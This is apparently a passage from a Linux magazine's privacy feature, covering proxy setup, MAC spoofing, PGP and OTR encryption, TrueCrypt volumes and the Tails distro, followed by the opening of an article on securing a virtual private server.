To route traffic through them, go to the app's connection settings page and specify the following manual proxy settings. For *JonDo*, select the SOCKSv5 proxy and use **127.0.0.1** as the host and **4001** as the port. To pass the traffic through the *Tor* network, use **9150** as the port if you are running the bundle.

Also remember that if you're a free user of *JonDo*, you can only connect to ports that are used for web browsing, **80** for HTTP and **443** for HTTPS. For other applications you have to subscribe to its premium services. Although it's difficult to compare *JonDo* and *Tor*, many consider the former to be a safer option. *Tor* is more susceptible to internal attacks where a node operator itself attacks the network. The possibility of »



Avoid being tracked by spoofing the MAC address of your network card, such as ifconfig eth0 hw ether 0A:A0:04:D4:AA:11.

Security add-ons

In addition to using a proxy service it's also a good idea to equip your web browser with a bunch of security and privacy-enhancing plugins.

With *AdBlock Plus* you can blacklist and whitelist specific advertisers. Another useful addition is the *NoScript Security Suite*, which will prevent JavaScript, Java, *Flash*, *Silverlight* and other executable content from running. This add-on can prevent cross-site scripting attacks, cross-zone DNS rebinding, router hacking and clickjacking.

Stay under the radar

A guide to emailing, messaging and chatting securely.

Did you know?

According to the Snowden files, the GCHQ's EdgeHill project (named after the first battle in the English Civil War) hopes to decrypt programs used by 15 major unnamed Internet companies and 300 VPNs by 2015.

When you are engaged in a conversation with another person, you are exposing a lot more information about yourself, about the person you are talking to and the nature of your conversation. The only way to fox the snoopers is to encrypt all your communications. This way even if they are able to intercept it, they won't be able to make out its content.

PGP (or Pretty Good Privacy) is the most popular mechanism for encrypting data and communication. One of the methods that PGP uses for encryption is called Public Key Cryptography. Instead of relying on a single password, this method employs a combination of a public key and private key to encrypt and decrypt the data.

In essence, the sender uses the recipient's public key to encrypt the message. The public key as the name suggests should be made available to everyone. When the recipient receives the message, they use their securely stored private key to decrypt the message. Additionally the sender can also sign the message with their private keys. This helps verify the identity of the person who sent the message. The recipient can verify the signature with the sender's public key.


"To prevent man-in-the-middle attacks, ZRTP uses Short Authentication String (SAS)."

The freely available *GNU Privacy Guard*, popularly known as GPG, is the GPL licensed alternative to the PGP suite of cryptographic software. You'll find it pre-installed in almost every Linux distribution.

Many desktop Linux distros ship with the *Thunderbird* email client. The *Enigmail* extension for *Thunderbird* brings the advantages of GPG to the email client, and you can download the plugin from within the application itself.

This plugin will automatically fire up a setup wizard to configure the extension, which will tweak your email settings, eg so you can't compose HTML messages. Note: You can skip the wizard and configure *Enigmail* manually as well.

Once installed the extension will add a new OpenPGP entry to the *Thunderbird*'s menu. Not all of your contacts will have public keys, so you shouldn't enable encryption by default. *Enigmail* can fetch public keys of contacts from pre-configured list of key servers and also create per-recipient rules for contacts whose public keys you have.



Perzo.com is a privacy-centric online comms service. In addition to encryption it lets you send messages that will self-destruct after a specified duration.

Encrypt your emails

By default, the Enigmail will create a 2048-bit key with a validity of five years. In addition to the key, you can also use the extension to generate a revocation certificate for invalidating a key, in case your private key is compromised.

Once you've created your keys, you should export it for safe keeping. Head to the OpenPGP menu and select Key Management. Right-click the key you want to save and select the Export Keys to File option. In the pop-up select the Export Secret Keys option to save both your private and public keys.

You should never send this file to anyone else. In fact, you should keep this file in an encrypted storage area (*see Create and use a TrueCrypt Volume, p15*). This file will help you import the keys on another installation or if you lose the keys.

To encrypt messages with the keys, compose a new message and bring up the OpenPGP menu from inside the Compose window. It'll have options to Sign Message and Encrypt Message. It's prudent to select them both and then continue writing your message as usual. When you click the Send button, you'll be prompted for the passphrase. Type it in, and your email will turn into unintelligible encrypted text.

In addition to the body of the message, you can also use the *Enigmail* to encrypt any attachments as well. Just attach the files as usual, and *Enigmail* will take care of the rest.


However, if you use webmail service, such as Gmail or Yahoo Mail you can use the *Mailvelope* plugin for *Firefox* and *Chrome* browsers to send encrypted messages (*see Encrypt Webmail, p13*). The plugin uses the *OpenPGP.js* JavaScript library that brings the power of OpenPGP to web browsers.

Encrypting your email alone will not protect them from a determined intrusive party. Law enforcement agencies and other motivated individuals can still force you to hand over the keys. As a further precaution you can route the encrypted emails through the *Tor* or *JonDo* proxy networks. The *TorBirdy* extension will configure Thunderbird to make connections over these proxy networks.

Similarly you can also encrypt real-time communications such as instant messaging. The two most popular open source IM clients, *Kopete* and *Pidgin*, can encrypt messages via plugins. The Off-The-Record (OTR) protocol , for instance, enables end-to-end encryption for IM conversations. It's implemented via the *OTR* plugin that you'll find in the repositories of most desktop distributions. All parties must have the plugin to exchange encrypted messages, though.


Once you've installed and enabled the plugin, you'll have to generate a private key for each configured account. From then on whenever you connect with another contact using that account, the plugin will automatically establish a private conversation if your contact has properly setup the *OTR* plugin as well.

Encrypt webmail with Mailvelope




1 Install Mailvelope

You can install the *Mailvelope* tool for the *Chrome* browser from the Play store, while the add-on for *Firefox* is currently under development and only available from GitHub. Once installed, bring up the tool from *Firefox*'s add-on bar and select Options. Select the Generate Key option from the navigation bar on the left and enter the details to generate a key for your email address.



2 Exchange keys

Before you can exchange encrypted emails, your recipients must have your public key. To send them your public key, head to Display Keys > Export > Display public key. Copy and paste the key block and email it to all your friends. Similarly you need their public key as well. When you receive a key, go to Import Keys and paste the key in the box and hit Submit to add it to your keyring.



3 Encrypt messages

Now compose a message and click on the floating icon in the window. Type the message and click the lock icon. Add the recipients, click OK and the text will be encrypted. Then click on the Transfer button to paste the text into the body of the message. When the message is received it will be picked up by the add-on. Your recipients will need to enter their password to read your message.

There is one thing to bear in mind when using IM: Your conversation may be encrypted, but there's no automatic way of knowing whether you are talking to your contact or an imposter. The plugin can help you establish the contact's identity by using any one of its three-mechanisms. You can either exchange a pre-arranged secret or code-phrase, or pose a question whose answer is only known to your contact, or manually verify the fingerprints of your key using a different method of communication.

The *OTR* plugin is designed for encrypting one-to-one chat sessions. If you want to encrypt multi-user chats, head to **http://crypto.cat**. Cryptocat is an online service that lets you set up secure conversations. It encrypts messages inside the browser itself using the AES-256 and 4096-bit asymmetric keys.

Snoop-proof chats

To use the service you'll have to first install it as an add-on to either *Firefox* or *Chrome*. When initiating a conversation, you'll first have to pick a name for the chat room you wish to create as well as a screen name. Once it has the information, CryptoCat will generate the encryption keys, create your chat room and log you in. Those who wish to join you must install the browser add-on as well, and then just enter the name of your chat room to join you.

Since there's no password protection and you'll all be using pseudonyms and not your real name, CryptoCat offers the Q&A mechanism to verify the identity of the users. Furthermore, from within the interface you can change your status and toggle desktop and audio notifications.

CryptoCat is designed for facilitating encrypted multi-user group conversations. But you can also chat privately with a member. Also remember that while your communications are encrypted, the connection is not anonymised and your identity can still be traced. To prevent this, CryptoCat recommends you use the service via the *Tor* proxy network.



› Use the built-in tools in the chat clients to establish the identity of the person on the other side before transmitting confidential information.

As with text, you can also make secure voice and video calls to another user via Voice over IP (VoIP). To ensure the privacy of the connected parties, the creator of PGP, Phil Zimmerman has created the ZRTP protocol.

This protocol is responsible for negotiating keys between the connected peers and establishes a SRTP connection between them which does the actual encryption. The *GNU ZRTP* library implements most of the features.

To prevent man-in-the-middle attacks, ZRTP uses a mechanism called Short Authentication String or SAS. ZRTP defines the length of the SAS as four characters. When a call is made using ZRTP, one party reads the first two characters of the SAS and the other reads the last two. Both values should match. It's good practice to compare the values at the beginning of the call and then again after reasonable intervals.

A Java implementation of the *GNU ZRTP* library is implemented in the open source *Jitsi* VoIP client [see Roundup, p22 **LXF181**]. This supports protocols, such as SIP and XMPP and can stream desktops and establish audio conference calls.

Reinforce your fort

Encrypt your hardware and lockdown your workstation.

Did you know?

The NSA devotes considerable resources to infiltrate computers, which is handled by its Tailored Access Operations (TAO) group. It's believed that TAO has a host of exploits and can attack any PC irrespective of whether you're running Windows, Mac OS, or Linux.

After all our recommends, it's disturbing to think that if the NSA wants into your computer then it will get in. That is, if you believe every detail of the documents leaked by former NSA contractor and whistleblower, Edward Snowden. Unfortunately, making your computer impervious to attackers is a more involved process than making it susceptible to crack, and a strong password isn't always the answer. The attacker might just be able to reset it by answering your loosely-picked secret question.

Generating complex passwords is of fundamental importance to privacy. How passwords are managed, however, is just as essential. Writing passwords on paper can be inherently dangerous and not everyone can make a mind palace like Sherlock to store complex passwords. This is why you need a password management tool like *KeePassX*.

KeePassX is open source passphrase generation and management software. The tool can generate extremely sophisticated, highly specific passphrases in seconds.

> **"The only way to ensure the integrity of your files is to encrypt the medium they reside on."**

Additionally, *KeePassX* can be used to manage encrypted passphrases, which can later be accessed via a master passphrase. This master removes the requirement to remember multiple passphrases. Since a master gives access to all other passphrases, it must be immune from dictionary attacks, password sniffers, and other threats such as key-loggers. It's advisable to use a combination of upper and lowercase letters, numbers, and other special characters.

We've looked at tools that let you encrypt conversations and attachments before they leave your computer. However that doesn't help you if your computer is stolen or stealthily broken into. The only way to ensure the integrity of your files is to encrypt the medium they reside on. Many Linux distros, including Fedora and Ubuntu give you the option to encrypt the disk before installing the distribution. This is known as Full Disk Encryption and according to the Electronic Frontier Foundation (EFF) is one of the best ways to ensure data privacy even for novice users.

Then there are times when you need to carry sensitive files on a removable storage device, such as a USB drive. Having an encrypted hard disk isn't of any use in such a scenario. For situations like these you need tools to create portable encrypted volumes.

Encrypted drives

There are several options for encrypting removable drives, such as Gnome's *Disk Utility*. However, the most popular option despite the recent controversies is the *TrueCrypt* tool.

TrueCrypt is an open source cross-platform tool that creates an on-the-fly encrypted volume. This means that data is automatically encrypted right before it's saved and decrypted right after it's loaded. TrueCrypt is controversial both because it's 70,000 lines of code have never been fully vetted, and for the odd and abrupt manner with which the development team decided to end support for *TrueCrypt* . The crowdfunded Open Crypto Audit Project (**https://opencryptoaudit.org**) is correcting the vetting issue and plans to continue development. The audit project also hosts a verified copy of v7.1, which we'd recommend using as it's the last stable edition.

Instead of creating an encrypted folder, *TrueCrypt* creates a virtual disk within a file and encrypts this. Whenever you use *TrueCrypt* to decrypt the disk, it'll be presented in your file manager as a hard disk. While it's encrypted, it appears on your filesystem as an ordinary file. You can even copy it to a

Cloud services offering privacy

If you like the services offered by popular cloud-sharing websites but are wary of their privacy policies, here are some options that offer similar conveniences while respecting your privacy.

First up is our favourite: *OwnCloud*. This is an open source Dropbox-like file sharing tool that you can install on your own hardware within your premises. You are in charge of your data that you can access from anywhere, just like with Dropbox. If you prefer using the command line, there's also *SparkleShare* which will transfer data over SSH channels.

You can also synchronise folders using the *Git-annex* assistant which supports GPG. If you have a Raspberry Pi, keep an eye on the under-development arkOS project, which will let you host your own website, email, social networking and cloud sharing accounts and other services.

If you lack the time or skills to roll your own storage service, you can use third-party services that take measures to ensure your privacy. If you want to share a private document with someone, use the **http://securesha.re** service. It will encrypt the document on your computer before uploading it to its web server. It then generates a password-protected self-destructing URL that you can pass on to the recipient. At their end the file is downloaded and decrypted locally.

Similarly, if you'd like to share images, audio and video you can use the **http://mediacru.sh** service which offers free storage and also respects your privacy. It uses HTTPS protocol, stores nothing about users, doesn't display any advertisements, and respects your browser's *DoNotTrack* settings.




The img.bi service is an image hosting website that encrypts files before uploading them and gives you a link for later removal.

Create and use a TrueCrypt volume




1 Create volume

Launch the application and press the Create Volume button. This will launch a Volume Creation Wizard which will walk you through the necessary steps. The first step lets you choose where you wish to create the *TrueCrypt* volume. The first option is the recommended option for new users.



2 Volume options

Similarly, select the default options for most of the following steps. You'll be asked whether you wish to create a normal volume or a hidden volume. You'll also have to specify the name of the file that will act as the encrypted container and its size as well as the encryption algorithm for the volume.



3 Mount volume

In the main screen again, press the Select File button and select the encrypted volume you've created. Then press the Mount button and enter the password for the volume. The encrypted volume will then be mounted and listed in your file manager. Click the Dismount button to unmount it.

USB stick and take it to another computer and read its contents with another copy of *TrueCrypt*.

For a truly portable encrypted solution, you can create an encrypted virtual disk inside removable drives and also pack in the *TrueCrypt* Linux shell script as well as the Windows executable along with it. This allows you to decrypt the *TrueCrypt* volumes wherever you are. One major disadvantage of encrypted filesystems is that they don't hide the fact that you are hiding something. A determined intruder can coerce you to hand over the encryption keys or you could be legally obligated to. *TrueCrypt* has a way around this: using the Hidden Volumes features you can create an encrypted volume inside another. You interact with the outer volume like a standard *TrueCrypt* volume. However, the inner volume is hidden and the space it occupies is shown as free disk space.

Both volumes have different passwords, so even if you are forced to reveal the password for the outer container, the contents within the inner container remain encrypted. And since no one knows about the existence of the inner container it offers to scope to lie.


Switch distro

If you're concerned about your privacy, you should ditch your regular distro and use one of the specialised ones designed to protect your privacy. Not only do they lack features that tread on your privacy (such as Ubuntu's Amazon lens) they also include several of the tools covered here.

The Debian-based Tails (The Amnesic Incognito Live) distro runs from RAM and makes sure it doesn't use the swap partition even if there's one available. When Tails is shutdown, it'll also securely wipes the RAM to remove all traces of ever being used. Tails features the Gnome 2 desktop, but also offers an option to camouflage the desktop to resemble that of Windows XP. The distro includes the *Tor Browser Bundle* and its *Iceweasel*-based *Tor Browser* includes privacy-enhancing plugins such as *Https Everywhere*, *NoScript*, *Cookie Monster*, *Adblock Plus* and others.

You'll also find the *KeePassX* password manager, the *Pidgin IM* client with the OTR plugin as well as the *Claws* email ready to send GPG encrypted messages. The distro uses Gnome's *Disk Utility* to create encrypted volumes.

Tails also includes a virtual keyboard to protect you from key-loggers. The *Nautilus* file manager is equipped with an extension to securely zap files and also make sure no one can recover deleted files from the available disk space. As we've pointed out earlier, it's rather difficult to be totally anonymous especially while you're online. But using the tools covered here, individually or, better still, together, you can go a long way in concealing your identity and shield yourself from data mining silos run by clandestine government agencies or profit-making corporations. ■



No, we haven't used a Windows XP screenshot by mistake. This is Tails in disguise, so you can use it in a cyber-cafe without raising curiosity.

Set up a secure VPS



Stay thy LAMP stack-installing hand a moment while we give you a primer on virtual private server security.

Virtual servers are cheap. In fact, with a few usage provisos, you can get one from Amazon for free and having your own virtual server is a great way to learn about all the responsibilities, pitfalls and street credits associated with remotely administering your own internet-facing box, without having to worry about failing hardware and hefty server bills.

Except for Amazon's free usage tier, the cheapest virtual machines (VMs) out there run on what's known as operating system-level virtualisation technology. The most abundant example is *OpenVZ* (*Open Virtuozzo*), which runs a modified Linux kernel that's shared among all the guest OSes (*OpenVZ* only supports Linux guests, but why would you want anything else?).

> **"Hypervisor relates to the fact that operating systems were once referred to as supervisors."**

OpenVZ is close to being an example of a hosted (Type 2) hypervisor, since it runs inside a conventional OS. However, purists would argue that it doesn't really do true virtualisation, but rather containerisation – being more akin to supervising a bunch of chroot environments rather than actual OSes. Incidentally, the etymology behind the word hypervisor relates to the fact that operating systems were once referred to as 'supervisors'. Hence, a hypervisor is a supervisor of supervisors.

If you require a greater level of guest isolation, then you should direct your attention towards a bare metal (or Type 1) hypervisor, such as *VMWare* or *Xen*. This model enables your guest OSes to run their own kernels, so you can run whatever you like. The hypervisor itself is fairly minimal and handles all the low-level hardware shenanigans. In order to be of any use to guest OSes, a control domain (dom0) needs to be running on top of the hypervisor. This is a privileged VM running a *Xen*-enabled kernel which manages all the lesser guests (unprivileged domains) and provides an interface for them to interact with hardware. The Linux kernel supports *Xen*, but one can also use NetBSD or OpenSolaris as the control stack. We should also mention *KVM* here, which does an excellent job of obscuring the boundary between Type 1 and Type 2. Once the *KVM* module is loaded, the host OS becomes a hypervisor; a virtualiser, such as *Qemu* can then utilise it to run any OS compatible with the host's CPU architecture. In fact, *Qemu* can virtualise x86, PowerPC and S/390 guests, but there's a performance cost when emulating foreign architectures. Guests fall into two camps:

» **Paravirtualisation (PV)** This requires a PV-aware kernel, so the guest knows that it's running on imaginary hardware.

» **Hardware-assisted Virtualisation (HVM)** Paravirtualisation's counterpart, HVM – or full virtualisation – requires a CPU with virtualisation extensions which mitigates the performance penalty associated with tricking the Guest OS by emulating BIOS and other hardware. To further complicate matters, fully virtualised guests can be partially paravirtualised through so-called 'PV-on-HVM' drivers, so that I/O can be accelerated and grey areas introduced.

Whatever path you go down, after a quick and easy credit card payment you will be provided with a hostname/IP address and password. You will then be able to **ssh** into your new appliance with full root access:

```
$ ssh root@host
```


There are a few initial things you should take care of, just as when you install a new OS on an actual machine. Some of these might be already done for you – it depends on the amount of effort put into whatever image you're using. So you should check **/etc/hostname**, **/etc/locale.gen**, **/etc/hosts** (etc) and set up your timezone. It's sometimes best to set this to UTC as it befits the virtual nature of the whole affair:

```
$ ln -sf /usr/share/zoneinfo/UTC /etc/localtime
```

Now you should set up a normal user, as being root all the time is not a particularly good idea:

```
$ useradd -m -G wheel user
```

Replace **user** with your preferred handle. Here we have added ourselves to the wheel group, which lets us use **su** to become root. If you would rather use **sudo**, then the **-G wheel** part is not necessary – instead you will need to use **visudo**.



